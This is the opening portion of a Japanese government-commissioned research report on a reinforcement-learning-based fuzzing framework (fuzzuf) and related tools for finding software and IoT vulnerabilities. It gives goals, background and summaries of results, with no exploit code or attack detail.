

令和 6 年度 防衛装備庁
安全保障技術研究推進制度

研究成果報告書

強化学習を用いた環境適応型ファジング システムの提案

令和 7 年 5 月

株式会社リチエルカセキュリティ

本報告書は、防衛装備庁の安全保障技術研究推進制度による委託業務として、株式会社リチェルカセキュリティが令和2年度から令和6年度にかけて実施した「強化学習を用いた環境適応型ファジングシステムの提案」の成果を取りまとめたものです。

目次

1. 委託業務の目的	2
1. 1 研究背景	2
1. 2 研究課題の最終目標	4
1. 3 最終目標を実現するために克服又は解明すべき要素課題	4
1. 4 要素課題に対する実施項目及び体制	5
2. 研究開始時に設定した研究目標の達成度	7
2. 1 ファジングフレームワークの設計、開発	7
2. 2 強化学習エンジンの開発、検証	7
2. 3 アクセラレータの開発、検証	8
3. 委託業務における研究の方法及び成果	10
3. 1 fuzzuf フレームワークの説明	10
3. 1. 1 ファジングが抱える課題とフレームワークの必要性	10
3. 1. 2 ファジンググループ	12
3. 1. 3 HierarFlow	16
3. 1. 4 現在の対応状況とファジングフレームワークにおける今後の展望	17
3. 2 個別アルゴリズムの実装	19
3. 2. 1 AFL	19
3. 2. 2 AFLFast	24
3. 2. 3 K-Scheduler	28
3. 2. 4 MOpt	34
3. 2. 5 AFL++	37
3. 2. 6 libFuzzer	39
3. 2. 7 SymCC	42
3. 2. 8 Nezha	46
3. 2. 9 VUzzer	48
3. 2. 10 DIE	62
3. 2. 11 Nautilus	68
3. 2. 12 Eclipser	77
3. 2. 13 IJON	81
3. 2. 14 SLOPT	86
3. 2. 15 rezzuf	89
3. 3 rezzuf	92
3. 3. 1 背景	92
3. 3. 2 rezzuf	93
3. 3. 3 成果	104
3. 3. 4 発見した脆弱性	105
3. 4 RL を用いた最適化	114
3. 4. 1 ミクロな最適化：SLOPT	114
3. 4. 2 マクロな最適化：ファザーの動的な切り替え	132
3. 5 ファザーの性能評価	136
3. 5. 1 背景	136
3. 5. 2 ファザーの性能評価における課題	137
3. 5. 3 推奨される実験設定	144
3. 6 RCABench	145
3. 6. 1 はじめに	145
3. 6. 2 根本原因解析（Root Cause Analysis）について	147
3. 6. 3 RCA 手法の評価における課題	148
3. 6. 4 RCABench	152
3. 6. 5 ベンチマーク結果	152

3. 6. 6 議論と今後の展望.....	157
3. 6. 7 おわりに	158
3. 7 IoT.....	159
3. 7. 1 boofuzz	159
3. 7. 2 CoreSight	164
3. 7. 3 Shepherd.....	175
3. 8 重要インフラへのファジングの適用可能性	190
3. 8. 1 はじめに	190
3. 8. 2 情報通信分野	190
3. 8. 3 金融分野	191
3. 8. 4 航空分野	191
3. 8. 5 空港分野	192
3. 8. 6 鉄道分野	192
3. 8. 7 電力分野	192
3. 8. 8 ガス分野	193
3. 8. 9 政府・行政サービス分野	193
3. 8. 10 医療分野.....	194
3. 8. 11 水道分野.....	194
3. 8. 12 物流分野.....	194
3. 8. 13 化学分野.....	195
3. 8. 14 クレジット分野.....	195
3. 8. 15 石油分野.....	196
3. 8. 16 港湾分野.....	196
3. 8. 17 総括.....	196
3. 8. 18 PLC に対するファジング検証環境の構築.....	198
4. 委託業務全体の成果	218
4. 1 計画時に想定していなかった成果（副次的成果）や、目標を超える成果.....	218
4. 1. 1 研究計画書の軌道修正による新成果の発見.....	218
4. 1. 2 複数のゼロデイ脆弱性の発見	218
4. 1. 3 重要インフラへのファジングの適用可能性の体系化	218
4. 2 研究課題の発展性（間接的成果を含む）	219
4. 3 研究成果の発表・発信に関する活動	219
5. プロジェクトの総合的推進	221
5. 1 研究実施体制とマネジメント.....	221
5. 2 経費の効率的執行.....	221
6. まとめ、今後の予定	222
7. 研究発表、知的財産権等の状況	223
付録 A	224

1. 委託業務の目的

1. 1 研究背景

ソフトウェアやシステムの脆弱性が世界各地で重大インシデントを引き起こし、社会基盤や国家安全保障にまで深刻な影響を及ぼしている。2023年に日本政府の防衛機密情報網が攻撃を受けた事例では、侵入経路として脆弱性の悪用が指摘され、多大なリスクが顕在化した。さらに、製品開発や運用のあらゆる段階で複数の企業やサービスが組み込まれる現代のソフトウェアサプライチェーンでは、一つの脆弱性が連鎖的に広がり、全体のセキュリティリスクを高める恐れがある。したがって、特定の業界や組織にとどまらず、社会全体にとってソフトウェア脆弱性を迅速かつ効率的に検知・修正する技術の確立は喫緊の課題である。

脆弱性は、外部からの不正アクセスや任意コード実行などの攻撃の糸口となる欠陥や設定不備を指す。その種類は多岐にわたり、その深刻度も単なるデータ漏洩から社会インフラの停止や国家安全保障の危機にまで及ぶ。とりわけ、修正プログラムが存在しないまま攻撃者に悪用される「ゼロデイ脆弱性」は被害が拡大しやすく、組織にはより迅速かつ包括的な発見・対応が求められる。脆弱性が報告・修正され一般公表される段階になると、米国 MITRE などの登録機関によって CVE (Common Vulnerabilities and Exposures) という一意の識別子が付与され、世界的な情報共有と対策の迅速化が促進される。より高リスクの脆弱性を早期かつ網羅的に発見し、CVE への登録を通じて注意喚起することは、現代のソフトウェアセキュリティにおいて極めて重要である。

現代のソフトウェアは「要件定義・設計・実装・テスト・検証・リリース・保守」といったライフサイクルを経て市場に投入されるものの、技術の高度化や多様なユーザーニーズによりリリースサイクルは加速の一途をたどっている。開発チームは短納期を求められる一方で、品質確保のために厳密なテストと検証も実施しなければならない、コードレビューの不足や脆弱性が見落としが懸念される。特に IoT 機器では、出荷後のファームウェア更新メカニズムが不十分な場合が多く、脆弱性修正の適用に困難を伴うケースが少なくないため、出荷前に脆弱性を検出する技術的手段の重要性が高まっている。

ソフトウェアの開発元企業だけであらゆる脆弱性を捕捉するのは難しいため、専門のセキュリティ企業による脆弱性診断・ペネトレーションテスト・機器検証サービスや、個人のセキュリティ研究者が報告する脆弱性に報奨金を付与するバグバウンティ制度が広く普及している。これにより、企業の自主投資と外部の専門知識を組み合わせることで一定の対策が可能になりつつある。しかし、こうした人力によるレビューには高度な技能と膨大な工数を要するため、大規模ソフトウェアや多様なプラットフォームに対してはスケーラビリティが課題となっている。このため、静的解析・動的解析・シンボリック実行といった自動化手法も研究開発され、市場に投入されるようになってきている。たとえば静的解析では、プログラムを実行せずにソースコードやバイナリを対象として脆弱性のあるコードパターンやモデルを検索し、潜在的なバグを特定する。一方で、誤検知や見逃しのリスクがあり、最終的には人的検証コストが大きくなる場合も多い。動的解析は実際にソフトウェアを実行し、その動作を観察しながら異常を検知するため精度が高まるが、環境構築や処理負荷の面でハードルが高い。さらに、シンボリック実行はプログラムを数理的にシミュレートし、脆弱性を生じうる入力パターンを探索する高度な手法だが、大規模ソフトウェアに適用するには依然として莫大な計算コストを伴う。したがって、脆弱性発見の手法はいずれも制限を抱えている。

こうした背景の中で、動的解析の一種であるファジング (fuzzing) が、実用的な脆弱性検出手法として近年大きく注目されている。ファジングは、ランダムに生成した入力を大量にソフトウェアへ与え、クラッシュや異常動作が発生するかどうかを観察するテスト手法であり、比較的単純な仕組みにもかかわらず多数の脆弱性を効率的に発見できる点が評価されている。とりわけ、実行時のカバレッジ情報を活用して効率的にソフトウェアの深部にアプローチする手法の台頭により、従来よりも短期間で重大な脆弱性を見つける可能性が高まっている。実際、Google 主導の OSS-Fuzz は 2023 年 8 月時点で 3 万 6000 件以上のバグを検出しており、多くの大規模プロジェクトで重大な脆弱性発見の実績が蓄積されている。

ファジング技術の有用性が認知される中、米国では大統領令 EO 14028 において、ソフトウェアのサプライヤーにファジングの適用を推奨している。また、ISO/SAE 21434 などの国

際標準でもファジングの活用が推奨されている。しかし、日本国内では依然として投資や専門人材の育成が十分とはいえず、ノウハウの不足が国際的な先進事例との差を拡大していると考えられる。日本国内でも「ファジング活用の手引き」などのガイドラインが整備されつつあるが、サプライチェーン全体のセキュリティを底上げするには、依然としてファジングの研究開発が優先課題といえる。

ファジングは主に、(1)シードスケジューラ、(2)ミューテータ、(3)Executor という三つのコンポーネントから成る。まずシードスケジューラが、過去に得られた入力集合から次に変異する入力を選択し、ミューテータがその入力を様々に加工・改変して新たな入力を生成する。Executor では、生成した入力を実際にターゲットプログラムに与えてコードカバレッジを記録し、新たに得られたカバレッジが多いほど有益な入力とみなして集合に加える。これらのステップを繰り返すことで、未知の不具合や脆弱性を効率的に発見しうる点がファジングの大きな強みとなっている。

このファジングの技術的課題について述べる。第一に、探索効率にかかわる問題がある。ファジング分野では、AFL や AFL++、libFuzzer などの代表的ファザーのほか、AFL を派生元とする AFLFast、Neuzz、MOpt、さらには VUzzer、DIE、Nautilus といった非 AFL 系ファザーなど、多彩な手法が相次いで提案されている。一方で、それらファザーのコードベースや実装言語、アルゴリズム上の特徴は大きく異なるため、単純な性能比較では真の優位性を把握しきれないのが現状である。あるファザーが新たなゼロデイ脆弱性を発見したとしても、それがアルゴリズム自体の強みなのか、あるいは単にベースファザーや特定環境との相性が良かっただけなのかを切り分けるには高度な検証が必要となる。

複数ファザーを用いて高いカバレッジや効率を狙うことは理想的ではあるが、それぞれが独立したコードベースで構築され、シードスケジューラやミューテータなどがハードコードされているケースが多いため、一貫した手法で統合・比較することが難しい。その結果、多様なターゲットプログラムに対して最適な探索戦略を見いだすには、現場レベルでは相当のノウハウと時間を要する。こうした探索効率にかかわる問題を解決するためには、さまざまなアルゴリズムを統合できるファジングフレームワークと、その上での総合的な評価基盤の構築が求められており、これは本研究計画の中心的な要素課題となる。

第二に、強化学習の適用可能性に関する問題がある。さらに、機械学習、とりわけ強化学習 (RL) の適用がファジングにおける探索効率の向上策として注目されている。強化学習では、試行錯誤と報酬設計を通じて探索方針を自動で最適化できるため、複数のファザーを複合的に活用する場面でも有力であると期待される。ただし、ファジング特有の環境 (カバレッジ情報やクラッシュの有無など) をどのように状態表現し、報酬を設計するかは明確な解がなく、まだ研究途上の領域である。言い換えれば、シードスケジューラ、ミューテータ、Executor のどの箇所に、どのように強化学習を適用すれば性能向上が見込めるかはオープンプロブレムである。

第三に、トリアージにかかわる問題がある。ファジングは大量のクラッシュ入力を生成するが、すべてが脆弱性に直結するわけではない。そのため、クラッシュが脆弱性につながるかどうかを判定する「バグオラクル」の仕組み、そして深刻度を判断して優先順位をつける「トリアージ」の工程は不可欠である。特に、IoT デバイスや組み込みファームウェアでは周辺機器や OS レベルの違いが大きく、汎用 PC と同じ要領で評価することが難しい。本研究計画でも示されるように、こうした多様なプラットフォームに対応した検証技術や、クラッシュ原因を分析・分類する機構を充実させることは、ファジングを現実に適用するうえで欠かせない課題となっている。

さらに、ファジングの普及にかかわる問題がある。上述の通り、ファジングの導入が米国大統領令や各種ガイドラインで推奨されているものの、実際にどの分野・規模の企業や機関が導入可能か、どの程度の学習コストや導入コストが必要かといった実運用上の検討はなお不十分である。特に組み込み機器を含む広範な産業分野へ横断的に導入するためには、導入メリットを明確化する必要がある。本研究では、こうした課題意識を踏まえつつ、探索効率の向上や強化学習の適用、バグオラクル・トリアージ技術の確立、さらには多様なシステム環境への展開を要素課題として位置づけ、社会の要請に応えるファジング手法の構築を目指

す。これにより、重大脆弱性の早期発見・修正に向けたより強固な基盤を提供することを目指す。

1. 2 研究課題の最終目標

本研究の目標はアプリケーション、スマートフォン、IoT デバイスといった多種多様なターゲットプログラムからゼロデイ脆弱性を発見するために、複数のファジングアルゴリズムから最適なアルゴリズムを選択し、適切にかつより高速に従来手法と比較して、性能が得られるような手法の実現を目指すことである。これを実現するために(1)ファジングフレームワークの実現、(2)強化学習エンジンの実現、検証、(3)アクセラレータの実現、検証を実施する。

- ファジングフレームワークの実現：(2)強化学習エンジンの実現、検証、(3)アクセラレータの実現、検証をするためのフレームワークを開発し、評価検証ができること。
- 強化学習エンジンの実現：同じ時間内で発見できた脆弱性の数をターゲットプログラムのカバレッジ網羅率がこの業界でよく利用されているファザー8 種類(AFL、AFLFast、CollAFL、laf-intel、VUzzer、Driller、Qsym、libfuzzer)よりも有意水準 5% で統計的検定により有意であること。
利用する深層強化学習の手法の検証を行い、アルゴリズムを実現すること。
- アクセラレータの実現、検証：スマートフォン、IoT デバイスのようなシステムでよく利用されている CPU である ARM や RISC-V に対して下記内容を評価できるようにアクセラレータを開発し、評価検証を実現できるようにすること。
ARM CPU 上、RISC-V CPU 上で、同じ時間内で発見できた脆弱性の数をターゲットプログラムのカバレッジ網羅率がこの業界でよく利用されているファザー8 種類よりも有意水準 5% で統計的検定により有意であること。

※アクセラレータ ハードウェアや OS レベルでファザーの高速化を行うためのシステムの総称

1. 3 最終目標を実現するために克服又は解明すべき要素課題

(1) ファジングフレームワークの設計、開発

すべてのターゲットプログラムに対して最適となるファジングアルゴリズムはノーフリーランチの定理より存在しない。それぞれのアルゴリズムには他より相対的に不得意とする探索領域が存在するが、それら複数のファジングアルゴリズムを統合的に扱うことが可能なプラットフォームが今までに存在していなかった。そのため、ユーザはファザーをユーザ基準で集めて評価するため、ユーザにより選定に対する偏り、各ファザー自体のアルゴリズムの特徴があるため必ずしも、最適な判断ができていたとは限らなかった。そのようなことから、業界で利用されている主要なファザー8 種類を同時に扱える環境が必要であり、今までに存在しなかったことから、本研究の遂行には必要である。

(2) 強化学習エンジンの開発、検証

現在存在するどのファジングアルゴリズムも他よりも不得意とする部分が存在する。そのようなことから、それら複数のファジングアルゴリズムを統合的に扱うことが可能なプラットフォームが今までに存在していなかった。そのため、ユーザはファザーをユーザ基準で集めて評価するため、ユーザにより選定に対する偏り、各ファザー自体のアルゴリズムの特徴があるため必ずしも、最適な判断ができていたとは限らなかった。ユーザの偏り等をなくすために、ターゲットプログラムに合った最適なファザーを自動で選定する機構を構築することが適切であると考えられるが、現在そのような手法は存在しない。

そのため、最適なファザーを選択するための様々な手法を社内検討したところ、深層強化学習が有望である可能性が高いとわかった。そこで本研究では最適なファザーを自動的に選定する手法として深層強化学習を利用して実現する必要がある、さらにターゲットプログラムに対して、主要なファジングアルゴリズムよりも高性能な結果が得られることを検証する

必要がある。

(3) アクセラレータの開発、検証

1. 2で述べた多種多様なプラットフォーム上からゼロデイ脆弱性を発見するという目標において、特にスマートフォンやIoTデバイスに搭載されている組み込み向けCPU上で動作するファザーの需要が高いにも関わらず非常に少ない。さらに、近年の組み込み向けCPUに搭載されているハードウェア支援機構をファザーから活用すれば、パフォーマンスが飛躍的に向上する。しかし、それにも関わらず実際に上記を実装したファザーは存在しない。そのようなことから、本研究では、ファジングアルゴリズムが多種多様なデバイスで利用できることを示すために、その対象としてスマートフォンやIoTデバイスに関して検証できるようなアクセラレータの開発、検証を実施する必要がある。

1. 4 要素課題に対する実施項目及び体制

(1) ファジングフレームワークの設計、開発（要素課題(1)に対応）

ファジングフレームワークを開発する。要素課題(1)で述べたように、現在複数のファジングアルゴリズムを統合的に扱えるプラットフォームが存在しない。さらに、統合的に扱うようにするためにファジングのアルゴリズムをスケジューリング、入力生成、入力評価、シード更新、プリプロセスという手順に分解し、それぞれ拡張可能なベースクラスとして実装する。これを元に8個のファジングアルゴリズムAFL、libfuzzer、AFLFast、CollAFL、laf-intel、VUzzer、Driller、QSymを実装する。中間評価時までにはファジングフレームワークの開発および代表的な3種類のファジングアルゴリズムAFL、AFLFast、VUzzerに関して実装を行う。研究課題終了時までに残り5個の実装を完了させ、評価検証を実施する。また、多種多様な環境でファジングを実施するための諸機構の実装も行う。なお、実装・比較対象のファジングアルゴリズムは、最新の研究動向を踏まえてEclipser、Nezha、LibFuzzer、MOptなどに変更することがある。

この取り組みによって、様々なターゲットプログラムをクラッシュさせる入力を得られるようになる。ここで、コード実行などの攻撃に利用可能なゼロデイ脆弱性をもたらすクラッシュ入力は、厳密にはファザーが発見する大量のクラッシュ入力のうちごく一部に限られる。そこで、多種多様なターゲットプログラムからゼロデイ脆弱性を発見するという研究の趣旨を十分に達成するべく、クラッシュが高い脅威のある攻撃に利用可能かどうか識別する技術も合わせて検討する。ファジングフレームワークの上に、Aurora等の既存手法を用いてターゲットプログラムのソースコード中からクラッシュの原因箇所を発見する機構を開発する。そして、既知の脆弱性の原因箇所や脅威度のデータベースを参照し、当該箇所に起因するクラッシュの脅威度を自動的に判定する機構を新たに考案、開発する。研究計画時において、この指標とその算出方法は未定義であることから、まずこれらの算出方法を定義する。その上で、定義に基づきクラッシュの脅威度を計算する機構を開発する。研究課題終了時までにはその改善を進め、当該機構が算出したクラッシュの脅威度と、セキュリティ研究者が別途手動でクラッシュおよびターゲットプログラムを解析して算出した脅威度が、80%以上の正確度で一致することを確認する。

(2) 深層強化学習エンジンの開発、検証（要素課題(2)に対応）

(1)で開発したファジングフレームワークを利用し、本研究で実現するファジングフレームワークの核となる深層強化学習エンジンを実装する。要素課題(1)で述べたように、現行のファジングアルゴリズムには必ず相対的に不得意とする探索領域が存在することから、深層強化学習を用いて最適な組み合わせを学習し、最適なファジングアルゴリズムを自動で選択することができるモデルを構築する。これによりお互いの不得意な探索領域を得意な探索領域で補い合う事が可能となり結果的に単一のファジングアルゴリズムのみを用いた場合よりパフォーマンスが向上すると考える。これを示すために、中間評価時までには統計的検定を利用して深層強化学習ファジングが代表的な3種類のファジングアルゴリズムであるAFL、AFLFast、VUzzerに関して、いずれにおいても高いパフォーマンスを発揮できることを確

認する。研究課題終了時までに残り 5 個のアルゴリズム libfuzzer、CollAFL、laf-intel、Driller、QSym を追加し、同様に評価を実施、いずれのアルゴリズムよりも高速にかつ高精度な結果を得ることを確認する。なお、実装・比較対象のファジングアルゴリズムは、最新の研究動向を踏まえて更新することがある。

(3) ARM CoreSight を用いたアクセラレータの開発、検証（要素課題(3)に対応）

要素課題(3)を解決するために、組み込み向けプロセッサである ARM に関して、特に Cortex-A 系の ARM プロセッサ上で動作するファジングアルゴリズムを(1)で開発したフレームワーク上に実装する。ハードウェア支援機構である ARM CoreSight を利用し、ファザーがプログラムを実行した際に通過したカバレッジの情報を CPU レベルで取得できるようにする。これを活用することでファザーはより効率的な入力生成が行えるようになる。その後、ARM サーバ上で当該機構を有効にした場合とそうでない場合に関して、統計的検定を利用して代表的な 3 種類のファジングアルゴリズムである AFL、AFLFast、VUzzer に関して、いずれにおいても高いパフォーマンスを発揮できることを確認し、アクセラレータの有用性を示す。これを中間評価時までに行う。

ARM プロセッサ上で動作するターゲットプログラムの具体例として、ファームウェアが考えられる。ファームウェアをターゲットプログラムとするファジングでは、アクセラレータに加えてファームウェアの依存関係や周辺機器の情報を解析し、実行を支援する技術を要するため、既存ファームウェア解析支援技術を検証可能な環境を構築し、ファジングフレームワークとの連携を可能にする。そして、既存データセットまたは市中 IoT デバイスから既存技術を用いて解析できないファームウェアの事例を収集、原因を分析する。その上で、中間評価時まで任意のファームウェアが既存技術で解析可能かどうか判定する機構を実装、評価する。その後、原因分析をもとに、既存技術で解析不可能なファームウェアを解析可能な技術を実現、ファジングフレームワークと連携させる。これにより、研究課題終了時までには実世界の当該ファームウェアから 1 件以上のゼロデイ脆弱性を発見する。既存技術には HALucinator、P2IM、DICE、 μ Emu などが挙げられるが、連携・評価対象のファームウェア解析支援技術は、最新の研究動向を踏まえて更新することがある。

(4) RISC-V ハードウェア支援機構とアクセラレータの開発、検証（要素課題(3)に対応）

RISC-V プロセッサ上でも(3)と同様のアクセラレータを開発するが、RISC-V は ARM CoreSight のようなハードウェア支援機構が存在しない。そのようなことから、まず FPGA ボード上に CoreSight と同等の機能を実装し、その後(3)と同等の機能を有するアクセラレータを開発及び検証を実施する。研究課題終了時までには検証までを実施する。

(5) プロジェクトの総合的推進

プロジェクト全体の連携を密としつつ円滑に運営していくため、プロジェクト全体の進捗状況を確認し、月に一回の割合で複数名による進捗報告会を実施する。また、必要に応じて外部有識者を招聘して意見を聞くなど、プロジェクトの推進を図る。

2. 研究開始時に設定した研究目標の達成度

2. 1 ファジングフレームワークの設計、開発

最終目標を上回る成果を挙げている。

具体的には、複数のファジングアルゴリズムを統合的に扱える汎用プラットフォーム「fuzzuf」を独自に開発し、従来存在しなかった統合実行・比較検証のための基盤を実現した。fuzzufには、当初再現を予定していた 11 件を超える 13 件のアルゴリズム (AFL、AFLFast、IJON、VUzzer、libFuzzer、Nezha、DIE、Nautilus、MOpt、SymCC、Eclipser、K-Scheduler、SLOPT) が再現・実装され、統合された。

さらに、fuzzuf の検討過程においては、既存手法の構成要素を柔軟に再利用・再構成することで開発効率を飛躍的に高める独自記述言語「HierarFlow」を新たに提案し、これを導入した。これにより、既存ファジング手法の構成単位をモジュール化し、多様な構成の迅速なプロトタイプ化が可能となった。

fuzzuf と HierarFlow に基づいて、SLOPT と K-Scheduler を組み合わせることで構成された新たなファジングアルゴリズム「rezzuf」を提案した。rezzuf は、実世界のソフトウェア 23 件に対して、1 週間以内に 23 個のゼロデイ脆弱性を発見した。そのうち 17 件に CVE がアサインされ、うち 5 件はクリティカルな脆弱性であった。rezzuf については、国際セキュリティカンファレンス HITCON にて研究発表した。

このようにファジングフレームワークの開発を進めるにつれて、さまざまなターゲットプログラムからクラッシュを得ることに成功した。しかし、厳密には任意コード実行などの攻撃に利用可能なゼロデイ脆弱性をもたらすクラッシュは、ファザーが発見する大量のクラッシュのうちごく一部に限られる。そこで、クラッシュ原因特定・脅威度解析技術の研究を要素課題(1)に含めるよう計画変更を行った。

クラッシュ原因特定においては、Aurora および VulnLoc といった既存手法を統合し、複数手法を比較検討可能なプラットフォーム「RCABench」を開発した。RCABench についての論文は、セキュリティ国際会議 NDSS 併設の BAR ワークショップにて採択され、Best Paper Award を受賞した。RCABench を通じて、既存手法は異なる複数の原因箇所がプログラム中の近傍にある場合にそれらを同一原因と誤って識別してしまうこと、既存手法は変数の値自体が原因のバグに対してその根本原因を正確に特定できないことを解明した。

クラッシュの脅威度評価に関しては、「より多くのメモリアクセス違反を攻撃者が自由な順序で発生させられるほど脅威度が高い」という実用的かつ直感的な評価指標を導出し、これを用いて 57 件の既知脆弱性に適用した。その結果、既存手法では正確に評価できなかった脆弱性についても、人間による脅威度評価と同様の評価が可能であった。そればかりでなく、人間による脆弱性脅威スコアが中程度 (CVSS=6.5) であっても任意コード実行が可能な事例を特定し、専門家による評価を超える分析能力があることを実証した。

本課題を通じて、汎用的なファジング手法の暫定解を提示するに至った点、ならびに脅威度解析において人手評価を凌駕する指標を開発できた点は、今後のファジング分野における研究の方向性を決定づける一助となると考えられる。また、「複数のファジングアルゴリズムを統合可能とするフレームワーク」という発想自体は、同時期に国際会議 CCS で提案された LibAFL にも見られるが、これは本研究が同時代の最有力研究グループと同等の見地に到達していることを意味する。

2. 2 強化学習エンジンの開発、検証

最終目標に相当する成果を挙げている。

本研究においては、ファジングへの強化学習の適用可能性を検証するため、「ミクロな最適化」と「マクロな最適化」という二つの観点から検討を進めた。これらはそれぞれ、あるファジングアルゴリズムの各部分要素のパラメータ調整 (ミクロ) と、複数のファジングアルゴリズムの利用率・切り替えなどの最適化 (マクロ) に対応する。

まずミクロな最適化については、ファジングアルゴリズムが持つ各変異操作の最適な適用順序と頻度を探索することを目的とし、強化学習の単純化モデルであるバンディットアルゴリズムを導入した。ここで重要な洞察として、複数の変異を組み合わせた際の結果は、その適用順

序に依存しないという性質を見出し、これを活用することで探索空間の削減に成功した。これにより提案された新手法 SLOPT は、デファクトスタンダードなファザーである AFL++ を超える探索効率を示した。また、Google の OSS-Fuzz プロジェクトが長期間ファジングを行っていたソフトウェア 3 件において、SLOPT のみが検出可能だったゼロデイ脆弱性を 3 件発見し、その独自性と有用性を実証した。SLOPT についての論文は、国際会議 ACSAC（採択率 24%、Core Conrefence Rank: A）にて発表した。なお、論文執筆にあたり筑波大学および産業技術総合研究所の研究者による助言を得た。

一方、マクロな最適化では、探索特性の異なる複数のファジングアルゴリズムを並行的に実行し、強化学習エージェントが新規シード発見数を報酬とする形式で、アルゴリズムの選択を動的に最適化する手法を提案した。この手法を実際のソフトウェアに適用した結果、同一ソフトウェア上での学習と評価において、探索効率の向上が確認された。さらに、類似プログラム間においても、学習済みの知見が転移可能であることを示し、再学習のコストを削減しつつ応用範囲を拡大できる可能性が示唆された。

これらの成果を通じて、従来「未解決問題（オープンプロブレム）」とされていた「ファジングにおける強化学習の実用化」は「解かれた課題」となった。特にミクロな最適化に関しては、多種多様なターゲットプログラムにおいて汎用的な性能向上をもたらすことが確認された。その一方で、マクロな最適化については直感的には強化学習にかかる時間をファジングに使ったほうが実用的であるという現実的な知見も得られた。

2. 3 アクセラレータの開発、検証

最終目標を上回る成果を挙げている。

ARM CoreSight を活用した高速化手法の構築に際しては、Intel CPU におけるプロセッサトレース機能を参考にしつつ、ARM 向けに最適化を施した。単なる機能移植では性能改善に限界があることが判明したため、入力フィルタリング、非同期実行、キャッシュ導入など、コンピュータサイエンスの基本原則に基づく最適化を実施した。その結果、対象プログラムのソースコードがない場合において、アクセラレータなしと比較して約 1.6 倍の高速化を実現した。

ただし、対象プログラムのソースコードがある場合は、Intel 環境での既存アクセラレータが効果を示していたのに対し、ARM 環境では効果が限定的であった。その原因を解析した結果、Intel と ARM の CPU におけるレジスタ呼び出し仕様の違いが根本的な制約であると判明した。これはハードウェア上の制約であるため、ARM 環境向けアクセラレータのこれ以上の高速化は原理上困難であるという知見を得た。

RISC-V 環境向けのアクセラレータについては、以下の 3 点の理由から軌道修正を余儀なくされた。1 点目の理由は、新型コロナウイルス感染症（COVID-19）のパンデミック下における半導体不足である。検討結果に応じて適切なボード等を選択、購入する必要があるが、たとえばポピュラーな FPGA ボードである Xilinx EK-U1-ZCU106-G-J の納品予定日は研究当時発注後 45 週間後であった。2 点目の理由は、仕様不足である。RISC-V のプロセッサトレースの仕様は依然として議論中であり、後に仕様が大きく変更される可能性がある。仕様が変更された場合、年単位の時間を要する改修が必要となる可能性が高いと考える。実装済の ARM 環境上でのアクセラレータは、完全なトレース機能を具備していないものの、開発に 8 ヶ月程度を要した。当該環境から類推して、RISC-V 環境上でのアクセラレータは、順調に開発できても最低 2 年程度の工数が必要と考える。3 点目の理由は、実世界の IoT 機器での採用事例が少ないことである。

こうした課題認識を踏まえ、本研究では、より幅広い種類の IoT 機器に対応可能なアクセラレータの在り方を模索し、CPU 機能への依存を前提としない形態の検討に着手した。当初想定していたような、機器を分解して対象ファームウェアを抽出し、プロセッサトレース機能を備えた環境で実行・解析を行う手法は、一定の有効性が見込まれるものの、実際には抽出済みのプログラムを他の実行環境で再現することが技術的に困難なケースも少なくない。そこで本研究では、より現実的な代替手段として、機器を非侵襲的に取り扱いながら解析を進める、ブラックボックス型のファジングの効率化に関する検討を行った。

ブラックボックスファジングでは、対象ソフトウェアの内部構造を前提とせず、外部からの

入力に対する出力（クラッシュや異常応答の有無など）を観測することを手がかりに脆弱性を検出する。従来、この形式のファジングの効率化は、通信応答からプロトコル構造やフィールドを推定し、それをもとに入力生成を洗練させることで一定の成果が得られてきたが、推定の限界から性能向上には自ずと上限が存在していた。一方で、IoT 機器の脆弱性解析の実務においては、ファームウェアやフラッシュメモリのダンプなどから取得されたデータに対して静的解析を行うことが多く、これらの情報をファジングに活用する余地がある。

このような背景のもと、本研究では、IoT 機器のレスポンス情報と事前に取得されたファームウェアの静的解析結果とを組み合わせ、実行時に擬似的なカバレッジ情報を推定可能とする手法「Shepherd」を提案した。Shepherd は、「あるレスポンス中に含まれる文字列と類似した文字列を参照するコードブロックはその時点で実行されている可能性が高い」という仮説に基づいてカバレッジを推定するアプローチをとる。実験の結果、既存の類似手法である Labrador と比較して、推定精度において平均 30.2%、最大で 54.8%の改善を確認した。Shepherd についての論文は、ソフトウェアテストに関する国際会議 ISSTA に併設された、ファジング専門ワークショップ Fuzzing Workshop に採択されている。

本研究の過程で無線 LAN 中継器から 2 件のゼロデイ脆弱性を新たに発見し、うち 1 件には CVE がアサインされた。実験環境の構築・運用においては、NICT の産学連携プログラム、サイバーセキュリティネクサス（CYNEX）Co-Nexus E を活用した。

ARM、RISC-V 双方の環境で CPU 機能を活用したアクセラレータ実現の限界を分析したこと、そしてその反省を踏まえ、IoT 機器に対する真に実用的なファジング技術の確立に向けて、ブラックボックスファジングの精度と適用範囲を大幅に拡張したことは、本研究の最終目標を質的にも量的にも上回るものである。

3. 委託業務における研究の方法及び成果

3. 1 fuzzuf フレームワークの説明

本節では、我々が開発したファジングフレームワークである fuzzuf について、ファジングフレームワークの必要性和その課題から実装、現在の対応状況について説明する。

3. 1. 1 ファジングが抱える課題とフレームワークの必要性

本項では、ファジングの評価や統合に関する課題からそれを解決するために必要とされるファジングフレームワークについて述べる。

ファジングはプログラム入力を自動生成して実行挙動を観測し、未知のバグ、特に脆弱性を探り当てるプログラム検証手法である。ファジングが最初に提案された（[1]）。1990 年から今日に至るまで、エッジカバレッジ探索を行う AFL 系をはじめとして、ループ構造もデータ依存性も大きく異なる数多くの手法が提案されてきた。2018 年には、ファジングアルゴリズムの構造を抽象化すべく擬似コードモデルを提示し（[2]）、これに沿うファジングフレームワークが開発されてきた（[3] [4]）。

しかし、実装面では必ずしもこのような単一のモデルに従わないファザーも提唱されている。擬似コードモデルは高度に抽象化されており、あくまでファザーの分類を目的として設計されたに過ぎないため、これに沿わないアルゴリズムをフレームワーク上で実装することは困難になる。

このような背景から、異なるファザー間の比較や連携に関する次の 3 つの課題を挙げ、これらを解決することをモチベーションとして、新たなファジングフレームワークである fuzzuf の開発に取り組んだ。

1. ファザー間の公平な評価が難しい
2. 異なるファザーの統合が難しい
3. ファザーのコンポーネントを柔軟に組み合わせることが難しい

以下ではこれらの問題を掘り下げる形でファジングフレームワークに必要な要素について述べる。

(1) ファザー間の公平な評価

有効なファジングフレームワークが存在しない場合、ファザーの開発は次の 2 通りの方法が考えられる。

1. 既存のファザーにパッチを当てる
2. ファザー全体をフルスクラッチで実装する

しかし、いずれの方法も査読者や追試者が新規性を検証するにあたって負担が大きくなるという問題を抱えている。

